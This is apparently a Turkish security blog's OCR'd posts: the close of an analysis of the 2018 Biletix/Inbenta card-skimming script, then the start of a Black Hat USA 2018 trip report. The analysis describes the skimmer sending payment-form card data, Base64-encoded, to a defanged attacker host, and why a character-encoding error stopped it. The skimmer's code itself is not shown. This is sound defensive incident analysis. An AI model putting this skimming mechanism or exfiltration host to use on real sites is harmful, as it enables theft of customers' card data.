



C:\Users\Mert\Desktop\inbenta\inbenta_decoded_malicious_code.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
inbenta_decoded_malicious_code.js
JavaScript file
length : 5.983 lines : 192
Ln : 192 Col : 2 Sel : 0 | 0
Windows (CR LF)
UTF-8




Zararlı javascript kodunu peyderpey analiz ettikçe, zararlı kodun ödeme sayfasındaki forma girilen tüm kredi kartı bilgilerini, sayfada yer alan diğer bilgilerle birlikte Satın Al butonuna bastıktan sonra hxxps://webfotce.me/js/form.js adresine gönderecek şekilde tasarlandığını gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda, hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığımda, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınamamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)




Biletix Ödeme
Secure | https://www.biletix.com/sales/payment.btx?cns=V5AAA
SHAKIRA
EL DORADO WORLD TOUR
11 Tem Çar 2018 21:00
Vodafone Park, İstanbul
Shakira "El Dorado Dünya Turnesi" kapsamında 11 Temmuz'da Vodafone Park'ta...
Dev bir prodüksiyon muhteşem bir sahne şovuyla geliyor!!!
Daha fazla oku
ÖDEME SEÇENEKLERİ
KREDI KARTI
HEDİYE KART VE KUPONLAR
Biletix
Zubizu
Hediye Kart Numarası
CVV2
Kullan
2. Hediye Kartı Kullan
YENİ KREDİ KARTI
Kart Üzerindeki İsim
Mert
Kredi Kartı No
1234123412341234
Taksit Seçenekleri
Tek Ödeme 786.00 TL
Son Kullanma Tarihi
01
2018
CVV2
123
BİLETLERİNİZ
Kalan Süreniz : 04:27
Shakira - Tribün ve Sahaiçi
11 Temmuz 2018 21:00
Tipi: TAM
Bilet Fiyatı: 750.00 TL X 1
Hizmet Bedeli: 30.00 TL X 1
ARA TOPLAM: 780.00 TL
Teslimat
Etkinlik Girişesi veya Perakende Satış Noktaları 6.00 TL
Vade Farkı 0.00 TL
TOPLAM TUTAR 786.00 TL
Elements Console Sources Network Performance
Cookies

Biletix Ödeme
Secure | https://www.biletix.com/sales/payment.btx?cns=V5AAA
Önemli Bilgilendirme: Kart bilgileriniz Biletix'te hiçbir şekilde saklanmamaktad
Kart bilgilerimi MasterCard altyapısında saklamak ve bir sonraki alışverişimde tekrar kul
istiyorum.
Ödeme altyapımız bir Mastercard çözümü olan MasterPass tarafından sağlanmaktadır. Kullanım koşulları için tıklayınız.
www.biletix.com says
Input is InvalidCharacterError: Failed to execute 'btoa' on 'Window': The string to be encoded contains characters outside of the Latin1 range.
OK
YAPI KREDİ PAY
Ödeme yaparken Yapı Kredi Bankası sayfasına yönlendirileceksiniz. Ödemeyi gerçekleştirebilmek için Yapı Kredi Mobil'e giriş yaptıktan sonra Kartlarım menüsünde bulunan QR Kod ile Ödeme'yi seçerek, açılan sayfadaki QR Kod'u okutabilirsiniz. Alışverişiniz tamamlandıktan sonra otomatik olarak Biletix'e yönlendirileceksiniz.
YapiKredi PAY
BKM EXPRESS
Ödeme yaparken www.bkmexpress.com.tr sayfasına yönlendirileceksiniz.Henüz BKM Express üyesi değilseniz kolayca üye olup alışverişinizi tamamlayabilirsiniz. Alışverişinizi tamamladıktan sonra otomatik olarak Biletix'e döneceksiniz.
BKM express
ÖN BİLGİLENDİRME VE SATIŞ SÖZLEŞMESİ
Bileti satın almadan önce; a) Biletix ile ilgili gerekli tüm bilgileri ve iletişim adreslerini b) satın aldığım bilete ve hizmete ilişkin tüm içeriği, ayrıca tüm vergiler dahil toplam bilet/hizmet fiyatını ve varsa tüm ek masraflarını c) Ödeme, teslimat, iptaya ilişkin bilgileri ve şikayetlere ilişkin sözleşmede düzenlenen çözüm yöntemlerini d) uyuşmazlık konusunda başvuracağım Tüketici Mahkemesine veya Tüketici Hakem Heyetine yapabileceğime dair sözleşmesel bilgileri e) Mesafeli Sözleşmeler Yönetmeliği'nin 15. maddesine istinaden cayma hakkımın bulunmadığını bildiğimi f) "bilet satın alma siparişimi onaylıyorum
Daha fazla oku
Ön bilgilendirmeyi ve Satış sözleşmesini okudum ve kabul ediyorum.
Satın Al
Bu aşamada bankanızın 3D secure sayfasına yönleneceksiniz.
İşlemden vazgeçmek için tıklayın.
Sözleşme ve Politikalar
© 2017 Biletix Bilet Dağıtım Basım ve Tic. A.Ş. Tüm hakları saklıdır.
Elements Console Sources Network Performance
Cookies



Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalınamamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.


Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Biletix Vakası appeared first on Siber Güvenlik Günlüğü.

Black Hat USA 2018


By Mert SARICA on August 26th, 2018

Sevgili işverenim Akbank'ın ve yöneticilerimin destekleri ile 2 yıl aradan sonra yeni bir Black Hat USA serüveni için 3 Ağustos, sabah saat 05:00'da yolculuk için hazırlanmaya başladım. Akbank sponsorluğunda (ilk fotoğrafa dikkat :)) başlayan ilk uçak yolculuğunun ardından San Francisco aktarmalı olarak Las Vegas'ta, konferansın gerçekleşeceği Mandalay Bay oteline vardığımda, Türkiye saati ile saat 23:00 olmuş ve jet lag olmamak için tam 17+ saat uyumamış olmanın verdiği yorgunlukla tam anlamıyla pestilim çıkmıştı. Seyahat öncesinde Türk Lirası'nın aşırı değer kaybetmesi ile Amerikan Doları'nın 5.11 TL'ye kadar yükselmesi nedeniyle hayatımın en pahalı soğuk suyunu (5$ / 25 TL) otele vardığımda içerek hızlıca ayıldım. :)



4 Ağustos sabahı, saat 10:00'da başlayacak olan 2 günlük The Security Automation Lab eğitiminin heyecanı ile güne erken başladım. İlk iş olarak Black Hat kayıt alanına gidip yaka kartımı ve kayıt esnasında verilen Black Hat çantasını aldıktan sonra hızlıca eğitim alacağım sınıfın yolunu tuttum. Yolda giderken de her zaman olduğu gibi sizler için bol bol fotoğraf çekmeyi ihmal etmedim. :)

black hat®
USA 2018



Your Badge/
On-Site Registration
UBM Check-In
Registration Customer Service/
Sustaining Partner Check-In
black hat
USA 2018
AUGUST 4-9, 2018
EMAIL ADDRESS OR CONFIRMATION NUMBER NOT FOUND
CREATE NEW ATTENDEE REGISTRATION

CYLANCE
black hat
USA 2018
Mert SARICA
Cyber Security Manager
TRAININGS,BRIEFINGS

black hat
USA 2018
cisco
tenable
Qualys.
RSA

